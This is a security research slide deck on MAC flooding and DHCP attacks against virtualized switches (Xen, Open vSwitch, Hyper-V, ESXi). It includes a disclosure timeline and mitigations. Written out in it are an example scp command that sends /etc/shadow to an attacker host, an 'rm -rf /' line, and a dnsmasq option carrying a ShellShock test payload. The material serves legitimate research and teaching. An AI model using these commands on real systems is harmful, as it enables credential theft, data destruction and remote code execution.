
MAC Flooding Demos

- *Demos*
 - Gentoo / OS Xen – 802.1d Linux Bridging
 - <https://www.youtube.com/watch?v=Zh-aOy9gu9I>
 - Gentoo / OS Xen – Open vSwitch 2.0.0
 - https://www.youtube.com/watch?v=gzuQI_XUgKc
 - Citrix XenServer 6.2 – Open vSwitch 1.4.6
 - <https://www.youtube.com/watch?v=Y1JQg5YXfY4>

MAC Flooding Summary

Platform	Results of Attack	
	Eavesdropping Allowed	Impacted Performance
OS Xen w/ Linux Bridging		✓
OS Xen w/ Open vSwitch 1.11.0	✓	✓
OS Xen w/ Open vSwitch 2.0.0	✓	✓
Citrix XenServer 6.2	✓	✓
MS Server 2008 R2 w/Hyper-V		✓
MS Hyper-V 2008 Free		✓
VMware vSphere (ESXi) 5.5		N/A

MAC Flooding (Performance Degradation)



MAC Flooding

- Reported Open vSwitch vulnerability to:
 - cert.org
 - Assigned VU#784996
 - cve-assign@mitre.org
 - No response as of yet
 - security@openvswitch.org
 - Responded with implementation of MAC learning fairness patch
 - Applied to all versions of Open vSwitch $\geq 2.0.0$
 - <https://github.com/openvswitch/ovs/commit/2577b9346b9b77feb94b34398b54b8f19fcff4bd>

MAC Flooding Mitigation


- Can be mitigated by enforcing port security on physical switches
 - Feature only currently available on Cisco Nexus 1000V 'Non-Free' version (*VMWare Essentials Plus & MS Hyper-V*)
 - Limit amount of MAC addresses that can be learned via a single port
- Only allow authorized MAC addresses to connect to a single port on the switch
 - Trusted connections, no malicious intent
- Disable unused switch ports

DHCP Attacks

DHCP Protocol

- Networking protocol used on most computer networks to automate the management of IP address allocation
- Also provides other information about the network to clients such as:
 - Subnet Mask
 - Default Gateway
 - DNS Servers
 - WINS Servers
 - TFTP Servers

DHCP Protocol Client – Server Model



DHCP Options

- DHCP allows an administrator to pass many options to a client besides the standard Subnet Mask, DNS, and Default Gateway information
- Options are specified by a DHCP Option Code number
 - Option 4 – Time Server
 - Option 15 – Domain Name
 - Option 35 – ARP Cache Timeout
 - Option 69 – SMTP Server
- *Options are defined in RFC 2132 - DHCP Options*
 - <https://tools.ietf.org/html/rfc2132>

DHCP Attacks

- DHCP Attacks
 - Rogue DHCP server is placed on a network
 - Competes with legitimate DHCP server when responding to client addressing requests
 - 50/50 chance that a client will associate with malicious server since client requests are broadcast to the network
 - Multiple rogue DHCP servers will reduce the odds!
 - Setting up a DHCP server on an existing system is very simple and can be completed in a matter of minutes

DHCP Attacks

Duplicate Addressing

- Condition:
 - Two DHCP servers provide addresses to clients on the same network within the same range
 - *ie.* 10.1.2.100 – 10.1.2.200
 - High probability that duplicate addressing will occur
 - First address allocated from each DHCP server will most likely be: 10.1.2.100
 - Then 10.1.2.101 ... 102 ... 103 ... etc ...


DHCP Attacks

Duplicate Addressing

- Affect:
 - Denial of Service for the two clients that received the same address
 - In conflict
 - Services provided by those clients become inaccessible to other systems on the same network
 - Client is unable to access resources on the network due to the conflict

DHCP Attacks


Duplicate Addressing



DHCP Attacks Rogue DNS Server

- Condition:
 - A malicious DHCP server provides associated clients with the IP address of a poisoned DNS server
 - Poisoned DNS server is seeded with information that directs clients to spoofed websites or services
- Affect:
 - Client system is directed to malicious services that are intended to steal information or plant viruses, worms, malware, or trojans on the system
 - PII or other sensitive information is harvested by the attacker

DHCP Attacks Rogue DNS Server



DHCP Attacks

Incorrect Default Gateway


- Condition:
 - A malicious DHCP server provides the IP address of an incorrect default gateway for associated clients
- Affect:
 - Clients are unable to route traffic outside of their broadcast domain
 - Unable to access other resources on subnets or the Internet

DHCP Attacks

Malicious Honeynet

- Condition:
 - A malicious DHCP server provides the IP address of an *malicious* default gateway for associated clients
- Affect:
 - Client traffic is routed to a malicious honeynet that the attacker setup in order to harvest PII or other sensitive information

DHCP Attacks Malicious Honeynet



DHCP Attacks

Remote Execution of Code

- Condition:
 - By making use of certain DHCP options clients can be forced to run code or other commands while acquiring a DHCP lease
 - Each time the lease is renewed the code will be executed, not just the initial time!
 - The BASH vulnerability ShellShock can be leveraged to remotely execute commands or run code on a vulnerable Linux or Mac OSX system


DHCP Attacks

Remote Execution of Code

- Affect:
 - Remote commands or code executed on associated system with root privileges!
 - Intent could be harmless to catastrophic:
 - Set the system banner:
 - *echo "Welcome to \$HOSTNAME" > /etc/motd*
 - Send the shadow file somewhere:
 - *scp /etc/shadow attacker@badguy.net:.*
 - Delete all files and folders on the system recursively from /
 - *rm -rf /*

DHCP Attacks

Remote Execution of Code



DHCP Attack Test Environment

- The same test environment was used as in the previous MAC flooding experiment

Hardware Specs

Platform	CPU Type	Memory Size	Hard Disk	NICs
OS Xen w/ Linux Bridging	Xeon 3040	4 GB	500 GB	2
OS Xen w/ Open vSwitch 1.11.0	Xeon 3040	4 GB	500 GB	2
OS Xen w/ Open vSwitch 2.0.0	Xeon 3040	4 GB	500 GB	2
Citrix XenServer 6.2	Xeon 3040	4 GB	500 GB	2
MS Server 2008 R2 w/Hyper-V	Xeon 5140	32 GB	145 GB	2
MS Hyper-V 2008 Free	Xeon 5140	32 GB	145 GB	2
VMware vSphere (ESXi) 5.5	Xeon E3-1240	24 GB	500 GB	2

DHCP Attack Virtual Machines

- However four new virtual machines were created in each platform to setup scenarios

Operating System	Completely Updated	System Purpose	Virtual Interfaces
CentOS 6.5	Yes	DHCP/DNS Server	1
CentOS 6.5	Yes	Simple Router	2
CentOS 6.5	Yes	HTTP Server	1
CentOS 6.5	No	Left Vulnerable to ShellShock	1

DHCP Attack Scenarios

- Remote Execute of Code
 - The following command was passed with DHCP option 100:

```
dhcp-option-force=100,( ) { ;; }; /bin/echo 'Testing shellshock vulnerability. If you can read this it worked!'/>/tmp/shellshock
```
 - The *'id'* command was also passed to verify root privileges
- Poisoned DNS Server
 - The DHCP server was also configured as the poisoned DNS server directing clients to a malicious web server spoofing gmail.com, mail.google.com, and www.gmail.com

DHCP Attack Scenarios

- Invalid Default Gateway
 - Clients were passed a default gateway address of *1.1.1.1* instead of the valid *192.168.1.1*
- Malicious Default Gateway
 - Clients were passed a default gateway address of *192.168.1.20* which was a system configured as a simple router routing traffic to a malicious honeynet containing a web server

Monitoring DHCP Traffic

```
#!/bin/bash  
tcpdump -i eth0 port 67 or port 68 -e -n
```

Monitoring DHCP Traffic

```
